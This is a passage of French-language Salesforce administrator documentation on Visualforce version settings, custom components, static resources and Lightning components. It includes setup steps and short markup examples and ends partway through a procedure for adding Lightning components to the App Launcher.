Pour faciliter la rétrocompatibilité, chaque page et composant personnalisé Visualforce est enregistré avec les paramètres de la version spécifiée de l'API, ainsi que la version spécifique de Visualforce. Si la page ou le composant Visualforce référence des packages gérés installés, les paramètres de version de chaque package géré, référencé par la page ou le composant, sont également enregistrés. Ainsi, lorsque Visualforce, l'API et les composants de packages gérés évoluent avec les versions successives, les pages et les composants Visualforce restent liés aux versions avec un comportement spécifique connu.

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *`numéroMajeur.numéroMineur.numéroCorrectif`* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *`numéroCorrectif`* est généré et téléchargé uniquement lors de la publication d'un correctif. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package.

Remarque: Les composants de package et le composant personnalisé Visualforce sont des concepts distincts. Un package comprend de nombreux éléments, tels que des objets personnalisés, des classes et des déclencheurs Apex, et des pages et des composants personnalisé(e)s.

Pour définir l'API Salesforce et la version Visualforce d'une page ou d'un composant personnalisé Visualforce :

1. Modifiez une page ou un composant Visualforce puis cliquez sur **Paramètres de version**.

   Remarque: Vous pouvez modifier uniquement les paramètres de versions d'une page ou d'un composant personnalisé sous l'onglet Paramètres de version, lors de la modification de la page ou du composant dans la Configuration.

2. Sélectionnez la `Version` de l'API Salesforce. Il s'agit également de la version de Visualforce utilisée avec la page ou le composant personnalisé.
3. Cliquez sur **Enregistrer**.

Pour configurer les paramètres de version du package pour une page ou un composant personnalisé Visualforce :

1. Modifiez une page ou un composant Visualforce puis cliquez sur **Paramètres de version**.
2. Sélectionnez une `Version` pour chaque package géré référencé par la page ou le composant Visualforce. Cette version du package géré continue d'être utilisée par la page ou le composant si des versions ultérieures du package géré sont installées, sauf si vous mettez manuellement à jour le paramètre de version. Pour ajouter un package géré installé à la liste des paramètres, sélectionnez un package dans la liste des packages disponibles. Cette liste s'affiche uniquement si un package géré installé n'est pas déjà associé à la page ou au composant.
3. Cliquez sur **Enregistrer**.

Notez les points suivants lorsque vous utilisez des paramètres de version de package :

- Si vous avez une page ou un composant personnalisé Visualforce qui référence un package géré sans spécifier sa version, la page ou le composant est associé par défaut à la dernière version installée du package géré.
- Vous ne pouvez pas **Supprimer** le paramètre de version d'une page ou d'un composant Visualforce pour un package géré si ce dernier est référencé par la page ou le composant. Utilisez **Afficher les dépendances** pour connaître l'emplacement du référencement du package géré.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et définir les paramètres de version de pages Visualforce :

- Personnaliser l'application

## Paramètres de sécurité du navigateur et Visualforce

Certaines pages Visualforce sont exécutées à partir de serveurs `*.force.com`. Si vous ajoutez `*.salesforce.com` aux listes de confiance de votre navigateur, vous devez également ajouter `*.force.com`.

Selon votre navigateur et ses paramètres, un message d'erreur semblable au suivant peut s'afficher sur certaines pages :

```
Les paramètres de confidentialité de votre navigateur ont bloqué l'affichage de certains contenus sur cette page. Pour afficher ce contenu, vous devez modifier les paramètres de confidentialité de votre navigateur afin d'autoriser les cookies "tiers" du domaine mypages.na1.visual.force.com.
Alternativement, si vous utilisez Internet Explorer, vous pouvez ajouter mypages.na1.visual.force.com à votre liste de sites de confiance de la page des options de sécurité.
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Salesforce inclut un en-tête de projet P3P (Plate-forme des préférences en matière de confidentialité) sur certaines pages. L'en-tête est formé des paramètres suivants :

**Objectif**
CUR - Information utilisée pour effectuer l'activité à laquelle elle est associée.

**Catégorie**
STA - Dispositifs de maintenance d'une session avec statut et avec un utilisateur ou de reconnaissance automatique des utilisateurs ayant visité un site particulier ou accédé précédemment à un contenu particulier ; par exemple des cookies HTTP.

**Destinataire**
OTR - Entités légales respectant différentes pratiques. Les utilisateurs ne peuvent pas s'abonner ni se désabonner de cet usage.

Si votre navigateur est configuré pour prendre en charge le projet P3P, cet en-tête permet d'afficher toutes les pages Visualforce. Pour plus d'informations sur le projet P3P, reportez-vous à Projet P3P (Plate-forme des préférences en matière de confidentialité.

Si votre navigateur est configuré pour bloquer les cookies tiers, s'il n'utilise aucun en-tête P3P et qu'un message d'erreur semblable au message ci-dessus s'affiche, effectuez l'une des actions suivantes :

- Configurez le P3P dans votre navigateur
- Modifiez les paramètres de votre navigateur pour autoriser les cookies tiers
- Ajoutez le serveur approprié à la liste d'exceptions des cookies de votre navigateur

## Composants Visualforce

Les composants Visualforce sont de petites parties de fonctionnalités réutilisables, de type widgets, panneaux, éléments d'interface utilisateur, que vous pouvez utiliser dans un balisage de page Visualforce. Vous pouvez utiliser des composants Visualforce standard ou créer vos propres composants personnalisés.

Salesforce propose une bibliothèque de composants standard, pré-intégrés, tels que `<apex:relatedList>` et `<apex:dataTable>`, qui peuvent servir à développer des pages Visualforce. De plus, vous pouvez concevoir vos propres composants personnalisés pour augmenter cette bibliothèque.

Un composant personnalisé encapsule un modèle de conception commun qui peut être réutilisé dans une ou plusieurs pages Visualforce. Il se compose :

- d'un ensemble de balisage Visualforce séparé par la balise `<apex:component>`

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

- d'un contrôleur de composant optionnel écrit en Apex qui permet au composant d'effectuer de la logique supplémentaire, telle que le tri des éléments d'une liste ou le calcul de valeur

Par exemple, supposez que vous souhaitiez créer un album photo à l'aide de pages Visualforce. Chaque photo de l'album possède sa propre couleur de bordure et un texte de légende qui s'affiche en dessous. Plutôt que de répéter la marquage Visualforce nécessaire pour afficher chaque photo de l'album, vous pouvez définir un composant personnalisé appelé `singlePhoto` qui possède des attributs d'image, de couleur de bordure et de légende, puis utiliser ces attributs pour afficher l'image sur la page. Une fois définie, chaque page Visualforce de votre entreprise peut utiliser le composant personnalisé `singlePhoto` de la même façon qu'une page peut utiliser des composants standard tels que `<apex:dataTable>` ou `<apex:relatedList>`.

À la différence des modèles de page, qui permettent aussi aux développeurs de réutiliser le balisage, les composants personnalisés offrent plus de puissance et de flexibilité car :

- Les composants personnalisés permettent aux développeurs de définir des attributs qui peuvent être transmis dans chaque composant. La valeur d'un attribut peut alors changer la façon dont le balisage est affiché sur la page finale et la logique basée sur le contrôleur qui est exécuté pour cette instance du composant. Ce comportement diffère de celui des modèles, qui ne dispose pas de moyen pour transmettre des informations de la page qui utilise un modèle à la définition même du modèle.
- Les descriptions de composant personnalisé sont affichées dans la boîte de dialogue de référence du composant de l'application avec les descriptions de composant standard. Les descriptions de modèle, par contre, ne peuvent être référencées que par la zone de configuration de Salesforce car elles sont définies comme pages.

CONSULTER ÉGALEMENT :

Définition des composants personnalisés Visualforce
Affichage et modification de composants personnalisés Visualforce

## Définition des composants personnalisés Visualforce

Pour créer un composant personnalisé Visualforce :

1. Dans Salesforce, dans Configuration, saisissez *`Composants`* dans la case `Recherche rapide`, puis sélectionnez **Composants Visualforce**.
2. Cliquez sur **Nouveau**.
3. Dans la zone de saisie `Étiquette`, entrez le texte qui doit identifier le composant personnalisé dans Outils de configuration.
4. Dans la zone de saisie `Nom`, entrez le texte qui doit identifier le composant personnalisé dans le balisage Visualforce. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.
5. Dans la zone de saisie `Description`, entrez une description du composant personnalisé. Cette description apparaît dans la référence du composant ainsi que d'autres descriptions de composant standard dès que vous cliquez sur **Enregistrer**.
6. Dans la zone de saisie `Corps`, entrez le balisage Visualforce pour la définition du composant personnalisé. Un composant peut contenir jusqu'à 1 Mo de texte, soit approximativement 1 000 000 de caractères.
7. Cliquez sur **Paramètres de version** pour spécifier la version de Visualforce et de l'API utilisée avec ce composant. Vous pouvez également spécifier les versions des packages gérés installés dans votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des composants personnalisés :

- Personnaliser l'application

8. Cliquez sur **Enregistrer** pour enregistrer vos modifications et afficher l'écran de détails du composant personnalisé ou cliquez sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à modifier le composant. Votre balisage Visualforce doit être valide pour que vous puissiez enregistrer votre composant.

Remarque: Vous pouvez aussi créer un composant personnalisé dans le mode de développement de Visualforce en ajoutant une référence à un composant personnalisé qui n'existe pas encore dans le balisage de page Visualforce. Après avoir enregistré le balisage, un lien de rectification rapide s'affiche et vous permet de créer une nouvelle définition de composant (y compris des attributs spécifiés) en fonction du nom que vous avez donné au composant.

Par exemple, si vous n'avez pas encore défini un composant personnalisé appelé `myNewComponent` et que vous avez introduit `<c:myNewComponent myNewAttribute="foo"/>` dans le balisage d'une page existante, après avoir cliqué sur **Enregistrer** une correction rapide vous permet de définir un nouveau composant personnalisé appelé `myNewComponent` avec la définition par défaut suivante :

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

Vous pouvez modifier cette définition dans la Configuration, en saisissant *`Composants`* dans la case `Recherche rapide`, puis en sélectionnant **Composants Visualforce** et en cliquant sur **Modifier** en regard du composant personnalisé myNewComponent.

CONSULTER ÉGALEMENT :

Composants Visualforce

Composants Visualforce

## Affichage et modification de composants personnalisés Visualforce

Dans Configuration, saisissez *Composants* dans la case Recherche rapide, puis sélectionnez **Composants Visualforce** et cliquez sur le nom d'un composant personnalisé pour afficher sa définition.

À partir de la page de détail, vous pouvez effectuer les opérations suivantes :

- Cliquez sur **Modifier** pour modifier le composant personnalisé.
- Cliquez sur **Supprimer** pour supprimer le composant personnalisé.
- Cliquez sur **Cloner** pour créer une copie du composant personnalisé. Vous devez spécifier un nouveau nom pour le nouveau composant.
- Cliquez sur **Où cette option est-elle utilisée ?** pour afficher la liste de toutes les références de composant personnalisé de votre organisation.
- Cliquez sur **Afficher les dépendances** pour afficher les éléments, tels que d'autres composants, autorisations ou préférences qui doivent exister pour valider ce composant personnalisé.

Une fois que votre composant est créé, vous pouvez le consulter à `http://`*`mySalesforceInstance`*`/apexcomponent/`*`nameOfNewComponent`*, où la valeur de *`mySalesforceInstance`* est le nom de l'hôte de votre instance Salesforce (par exemple, `na3.salesforce.com`) et où la valeur de *`nameOfNewComponent`* est celle du champ `Nom` de la définition du composant personnalisé.

Le composant s'affiche comme s'il s'agissait d'une page Visualforce. Par conséquent, si votre composant est basé sur des attributs ou sur le contenu du corps de la balise du composant, cette URL peut générer des résultats inattendus. Pour tester plus précisément un composant personnalisé, ajoutez-le à une page Visualforce puis affichez la page.

CONSULTER ÉGALEMENT :

Composants Visualforce

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour cloner, modifier, supprimer ou définir des composants personnalisés :

- Personnaliser l'application

## Gestion des composants personnalisés Visualforce

Après avoir créé des composants personnalisés, vous pouvez les afficher, les modifier et les supprimer. Dans Configuration, saisissez *Composants* dans la case Recherche rapide, puis sélectionnez **Composants Visualforce** pour afficher la page de liste Composants qui présente la liste des composants personnalisés définis pour votre organisation. À partir de cette page, vous pouvez :

- Cliquez sur **Nouveau** pour définir un nouveau composant personnalisé.
- Cliquez sur le nom d'un composant personnalisé pour afficher des informations détaillées sur le composant.
- Cliquez sur **Modifier** pour modifier le nom ou le marquage d'un composant.

  Remarque: Une icône indique la présence d'un composant personnalisé Visualforce dans un package géré installé. Vous ne pouvez pas modifier ou supprimer un composant personnalisé Visualforce dans un package géré. Une icône indique qu'un composant personnalisé Apex dans un package géré précédemment publié va être supprimée lors du prochain transfert du package. Vous pouvez restaurer le composant personnalisé Visualforce supprimé via la page de détail du package.

- Cliquez sur **Suppr** pour supprimer un composant personnalisé de votre entreprise.

Remarque: Le préfixe d'espace de noms est ajouté aux classes et déclencheurs Apex, aux composants et pages Visualforce, aux modèles de marques, aux dossiers, aux commandes s-controls, aux ressources statiques, aux liens Web et aux types de rapports personnalisés s'ils sont inclus dans un package géré. Toutefois, si vous ne disposez pas d'autorisations d'application personnalisées, le champ de préfixe d'espace de noms ne s'affiche pas pour les modèles de marques, les dossiers et les types de rapports personnalisés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des composants personnalisés :

- Personnaliser l'application

## Ressources statiques

Les ressources statiques vous permettent de télécharger un contenu que vous pouvez référencer dans une page Visualforce, notamment des archives (comme des fichiers .zip et .jar), des images, des feuilles de style, JavaScript et d'autres fichiers.

Il est préférable d'utiliser une ressource statique plutôt que de télécharger un fichier dans l'onglet Documents pour plusieurs raisons :

- Vous pouvez regrouper un ensemble de fichiers liés dans une hiérarchie de répertoire et la télécharger en tant qu'archive .zip ou .jar.
- Vous pouvez faire référence à une ressource statique dans le balisage d'une page par son nom, en utilisant la variable globale `$Resource` au lieu d'avoir à programmer des ID de document :
  - Pour faire référence à un fichier autonome, utilisez `$Resource.<nom_ressource>` comme fichier de fusion, *<nom_ressource>* étant le nom que vous spécifiez lors du téléchargement de la ressource. Par exemple :

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

ou

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

- Pour faire référence à un fichier dans une archive, utilisez la fonction `URLFOR`. Indiquez le nom de ressource statique que vous avez fourni lors du téléchargement de l'archive avec le premier paramètre, ainsi que le chemin du fichier souhaité dans l'archive avec le second paramètre. Par exemple :

  ```
  <apex:image url="{!URLFOR($Resource.TestZip,
                   'images/Bluehills.jpg')}" width="50" height="50"/>
  ```

  ou

  ```
  <apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
  ```

- Vous pouvez utiliser des chemins relatifs dans des fichiers d'archives de ressources statiques, pour référencer d'autres contenus dans l'archive. Par exemple, dans votre fichier CSS, nommé `styles.css`, vous avez le style suivant :

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  Lorsque vous utilisez ce CCS dans une page Visualforce, vous devez vous assurer que le fichier CCS pour retrouver l'image. Pour cela, créez une archive (telle qu'un fichier zip) qui inclut `styles.css` et `img/testimage.gif`. Assurez-vous de préserver la structure du chemin dans l'archive. Téléchargez ensuite le fichier d'archive en tant que ressource statique nommée “style_ressources”. Dans votre page, ajoutez le composant suivant :

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Comme la ressource statique contient la feuille de style et l'image, le chemin relatif de la feuille de style est résolu et l'image est affichée.

La taille maximale d'une ressource statique donnée peut être de 5 Mo. La taille totale maximale des ressources statiques d'une organisation est de 250 Mo. Les ressources statiques s'appliquent aux quotas de stockage de données de votre organisation.

CONSULTER ÉGALEMENT :

Définition des ressources statiques

## Définition des ressources statiques

Pour créer une ressource statique :

1. Dans Configuration, saisissez *Ressources statiques* dans la case Recherche rapide, puis sélectionnez **Ressources statiques**.
2. Cliquez sur **Nouveau**.
3. Dans la zone de saisie Nom, entrez le texte qui doit identifier la ressource dans le balisage Visualforce. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs.

   Remarque: Si vous faites référence à une ressource statique dans le balisage Visualforce et que vous changez ensuite le nom de la ressource, le balisage Visualforce est mis à jour afin de refléter ce changement.
4. Dans la zone de saisie Description, entrez éventuellement une description de la ressource.
5. En regard de la zone de saisie Fichier, cliquez sur **Parcourir** pour accéder à une copie locale de la ressource à télécharger.

   Une seule ressource statique peut contenir jusqu'à 5 Mo de données et une entreprise peut disposer de 250 Mo maximum de ressources statiques.
6. Définissez le Contrôle de cache :
   - *Privé* indique que les données de la ressource statique mises en cache dans le serveur Salesforce ne doivent pas être partagées avec d'autres utilisateurs. La ressource statique est stockée en mémoire cache uniquement pendant la session actuelle de l'utilisateur.

     Remarque: Les paramètres de mémoire cache sur les ressources statiques sont définis sur privé lorsqu'un utilisateur y accède via un site Force.com, qui fait l'objet de restrictions pour le profil d'utilisateur invité, en fonction de la plage IP ou des heures de connexion. Les sites avec des restrictions de profil utilisateur invité mettent en cache les ressources statiques uniquement dans le navigateur. En outre, si un site sans restriction devient limité, l'expiration des ressources statiques peut nécessiter jusqu'à 45 jours dans la mémoire cache de Salesforce et dans toute mémoire cache intermédiaire.
   - *Public* indique que les données de la ressource statique mises en cache dans le serveur Salesforce doivent être partagées avec d'autres utilisateurs de votre organisation afin d'accélérer les durées de chargement.

   Les spécifications W3C dans les définitions de champ d'en-tête contiennent des informations plus techniques sur le contrôle de mémoire cache.

   Remarque: Cette fonctionnalité est disponible uniquement pour les organisations qui ont activé les Sites et qui utilisent la ressource statique.
7. Cliquez sur **Enregistrer**.

ATTENTION: Si vous utilisez WinZip, assurez-vous d'installer la version la plus récente. Les anciennes versions de WinZip peuvent entraîner des pertes de données.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des ressources statiques :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Affichage et modification des ressources statiques

Ressources statiques

## Affichage et modification des ressources statiques

Dans Configuration, saisissez *Ressources statiques* dans la case Recherche rapide, puis sélectionnez **Ressources statiques** et cliquez sur le nom d'une ressource pour afficher ses détails, notamment son type MIME, la taille de la ressource en octets, la date de création et la date de dernière modification.

À partir de la page de détail, vous pouvez effectuer les opérations suivantes :

- Cliquez sur **Modifier** pour modifier la ressource.
- Cliquez sur **Supprimer** pour supprimer la ressource.
- Cliquez sur **Cloner** pour créer une copie de la ressource. Vous devez spécifier un nouveau nom pour la nouvelle ressource.
- Cliquez sur **Où cette option est-elle utilisée ?** pour afficher la liste de toutes les références de ressource statique de votre entreprise.

CONSULTER ÉGALEMENT :

Définition des ressources statiques

Gestion des ressources statiques

Ressources statiques

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour cloner, modifier ou supprimer des ressources statiques :

- Personnaliser l'application

## Gestion des ressources statiques

Après avoir créé des ressources statiques, vous pouvez les personnaliser, les modifier et les supprimer. Dans Configuration, saisissez *Ressources statiques* dans la case Recherche rapide, puis sélectionnez **Ressources statiques** pour afficher la page de liste Ressources statiques, qui présente la liste des ressources définies pour votre organisation. À partir de cette page, vous pouvez :

- Cliquer sur **Nouvelle ressource statique** pour définir une nouvelle ressource statique.
- Cliquer sur le nom d'une ressource pour afficher des informations détaillées sur la page, y compris son type de MIME (Multipurpose Internet Mail Extensions) et sa taille.
- Cliquer sur **Modifier** près d'une ressource pour modifier le nom de la ressource ou pour en télécharger une nouvelle version.
- Cliquez sur **Suppr** pour supprimer une ressource.

Remarque: Le préfixe d'espace de noms est ajouté aux classes et déclencheurs Apex, aux composants et pages Visualforce, aux modèles de marques, aux dossiers, aux commandes s-controls, aux ressources statiques, aux liens Web et aux types de rapports personnalisés s'ils sont inclus dans un package géré. Toutefois, si vous ne disposez pas d'autorisations d'application personnalisées, le champ de préfixe d'espace de noms ne s'affiche pas pour les modèles de marques, les dossiers et les types de rapports personnalisés.

CONSULTER ÉGALEMENT :

Affichage et modification des ressources statiques

Ressources statiques

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des ressources statiques :

- Personnaliser l'application

# Composants Lightning

## Présentation de l'infrastructure de composants Lightning

L'infrastructure de composants Lightning est une infrastructure d'interface utilisateur qui permet de développer des applications Web dynamiques pour appareils mobiles et ordinateurs de bureau. Cette infrastructure moderne permet d'élaborer des applications monopage qui s'adaptent à votre croissance.

L'infrastructure prend en charge le développement de composants à plusieurs niveaux partitionnés qui relie client et serveur. Il utilise JavaScript côté client et Apex côté serveur.

L'utilisation de l'infrastructure de composants Lightning présente des avantages pour élaborer des composants et des applications.

**Ensemble de composants prêts à l'emploi**
Des composants prêts à l'emploi sont fournis pour accélérer la création d'applications. Réduisez les délais d'optimisation de vos applications pour différents appareils, les composants s'en chargent pour vous.

**Écosystème de composants enrichi**
Créez des composants professionnels et distribuez-les dans Salesforce1, Lightning Experience et dans des communautés. Les utilisateurs de Salesforce1 accèdent à vos composants via le menu de navigation. Personnalisez Lightning Experience ou des communautés en utilisant des composants glisser-déposer dans une page Lightning, dans le Générateur d'applications Lightning ou en utilisant le Générateur de communauté. Des composants supplémentaires sont disponibles pour votre application dans AppExchange. De la même façon, vous pouvez publier vos composants et les partager avec d'autres utilisateurs.

**Performances**
Utilise une architecture client avec état et serveur sans état qui repose sur JavaScript côté client afin de gérer les métadonnées des composants de l'interface utilisateur et les données applicatives. Le client appelle le serveur uniquement en cas de nécessité, par exemple pour obtenir plus de métadonnées ou de données. Le serveur envoie uniquement les données nécessaires pour augmenter l'efficacité de l'utilisateur. L'infrastructure utilise JSON pour échanger des données entre le serveur et le client. Elle utilise intelligemment votre serveur, votre navigateur, vos appareils et votre réseau. Vous pouvez vous concentrer sur la logique et les interactions entre vos applications.

**Architecture pilotée par les événements**
Utilise une architecture pilotée par les événements afin d'améliorer le découplage entre les composants. Tous les composants peuvent s'abonner à un événement d'application, ou à un événement de composant qu'ils peuvent afficher.

**Accélération du développement**
Améliore la productivité des équipes de développeurs en offrant des composants prêts à l'emploi qui fonctionnent de façon transparente avec les appareils mobiles et de bureau. L'élaboration d'une application avec des composants facilite la conception parallèle, qui augmente l'efficacité générale du développement.

Les composants sont encapsulés et leur contenu reste privé, alors que leur représentation physique est visible par les consommateurs du composant. Grâce à cette franche séparation, les créateurs de composants peuvent modifier en toute liberté les détails d'implémentation interne sans que les consommateurs des composants ne remarquent ces modifications.

**Sensibilité aux appareils et compatibilité multi-navigateurs**
Les applications ont une conception réactive et offrent une expérience utilisateur agréable. L'infrastructure de composants Lightning prend charge les toutes dernières technologies des navigateurs, notamment le HTML5, le CSS3 et les événements tactiles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Créer des composants Lightning en utilisant l'interface utilisateur dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition ou dans une sandbox.

Utilisez la Console du développeur pour créer des composants Lightning.

CONSULTER ÉGALEMENT :

Fonctionnalité de la Developer Console

Ajout de composants Lightning à Salesforce1 en tant qu'onglets personnalisés

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

## Ativation du mode de débogage pour les composants Lightning

Activer le mode de débogage afin de faciliter le débogage du code JavaScript dans vos composants Lightning.

Ils existe deux modes : production et débogage. Par défaut, l'infrastructure de composants Lightning est exécutée en mode de production. Ce mode est optimisé pour la performance. Il utilise le compilateur Google Closure Compiler afin d'optimiser et de réduire la taille du code JavaScript. Les noms de méthode et le code sont fortement masqués.

Lorsque vous utilisez le mode de débogage, l'infrastructure n'utilise pas Google Closure Compiler. Par conséquent, le code JavaScript n'est pas réduit, il est plus facile à lire et à déboguer.

Pour activer le mode de débogage pour votre organisation :

1. Dans Configuration, saisissez *`Composants Lightning`* dans la case `Recherche rapide`, puis sélectionnez **Composants Lightning**.
2. Cochez la case `Activer le mode de débogage`.
3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Présentation de l'infrastructure de composants Lightning

https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Créer des composants Lightning en utilisant l'interface utilisateur dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition ou dans une sandbox.

## Ajout de composants Lightning à Salesforce1 en tant qu'onglets personnalisés

Rendez vos composants Lightning accessibles aux utilisateurs de Salesforce1 en les affichant dans un onglet personnalisé.

Dans le composant que vous souhaitez ajouter, insérez `implements="force:appHostable"` dans votre balise `aura:component` puis enregistrez vos modifications.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Créer des composants Lightning en utilisant l'interface utilisateur dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition ou dans une sandbox.

**AUTORISATIONS UTILISATEUR**

Pour créer des onglets de composants Lightning :
- Personnaliser l'application

```
<aura:component implements="force:appHostable">
```

L'interface `appHostable` rend le composant disponible sous la forme d'un onglet personnalisé.

Utilisez la Developer Console pour créer des composants Lightning.

Insérez vos composants dans le menu de navigation de Salesforce1 en procédant comme suit :

1. Créez un onglet de composant Lightning personnalisé pour le composant. Dans Configuration, saisissez *`Onglets`* dans la case `Recherche rapide`, puis sélectionnez **Onglets**.

   Remarque: Vous devez créer un nom onglet de composant Lightning personnalisé avant d'ajouter votre composant au menu de navigation de Salesforce1. L'accès à votre composant Lightning dans le site complet de Salesforce n'est pas pris en charge.

2. Ajoutez votre composant Lightning au menu de navigation de Salesforce1.
   a. Dans Configuration, saisissez *`Navigation`* dans la case `Recherche rapide`, puis sélectionnez **Navigation dans Salesforce1**.
   b. Sélectionnez l'onglet personnalisé que vous venez de créer, puis cliquez sur **Ajouter**.

c. Triez les éléments en les sélectionnant et en cliquant sur **Monter** ou **Descendre**.

   Dans le menu de navigation, les éléments sont affichés dans l'ordre dans lequel les spécifiez. Le premier élément de la liste Sélectionné devient la page de destination Salesforce1 pour vos utilisateurs.

3. Vérifiez votre sortie dans l'application navigateur mobile Salesforce1. Le nouvel élément doit être affiché dans le menu de navigation.

   Remarque: Par défaut, l'application navigateur mobile est activée pour votre organisation. Pour plus d'informations sur l'utilisation de l'application navigateur mobile Salesforce1, reportez-vous au guide *Salesforce1 App Developer Guide*.

CONSULTER ÉGALEMENT :

Présentation de l'infrastructure de composants Lightning

Fonctionnalité de la Developer Console

## Ajout de composants Lightning à Lightning Experience en tant qu'onglets personnalisés

Rendez vos composants Lightning accessibles aux utilisateurs de Lightning Experience en les affichant dans un onglet personnalisé.

Dans les composants que vous souhaitez inclure dans Lightning Experience, ajoutez `implements="force:appHostable"` dans la balise `aura:component`, puis enregistrez vos modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** et **Developer** Edition

Créer des composants Lightning en utilisant l'interface utilisateur dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition ou dans une sandbox.

AUTORISATIONS UTILISATEUR

Pour créer des onglets de composants Lightning :

- " Personnaliser l'application "

```
<aura:component implements="force:appHostable">
```

Utilisez la Developer Console pour créer des composants Lightning.

Pour inclure vos composants dans Lightning Experience et les rendre accessibles aux utilisateurs de votre organisation, procédez comme suit :

1. Créez un onglet personnalisé pour ce composant.
   a. Dans Configuration, saisissez *Onglets* dans la case Recherche rapide, puis sélectionnez **Onglets**.
   b. Cliquez sur **Nouveau** dans la liste associée Onglets Composant Lightning.
   c. Sélectionnez le composant Lightning que vous souhaitez mettre à la disposition de vos utilisateurs.
   d. Saisissez une étiquette à afficher sur l'onglet.
   e. Sélectionnez un type d'onglet, puis cliquez sur **Suivant**.
   f. Lorsque vous êtes invité(e) à ajouter l'onglet à des profils, acceptez l'option par défaut, puis cliquez sur **Enregistrer**.
2. Ajoutez vos composants Lightning au Lanceur d'application.
   a. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
   b. Cliquez sur **Nouveau**. Sélectionnez *Application personnalisée*, puis cliquez sur **Suivant**.
   c. Saisissez *Lightning* dans Étiquette de l'application, puis cliquez sur **Suivant**.
   d. Dans le menu déroulant Onglets disponibles, sélectionnez l'onglet Composant Lightning que vous avez créé, puis cliquez sur la flèche vers la droite pour l'ajouter à l'application personnalisée.
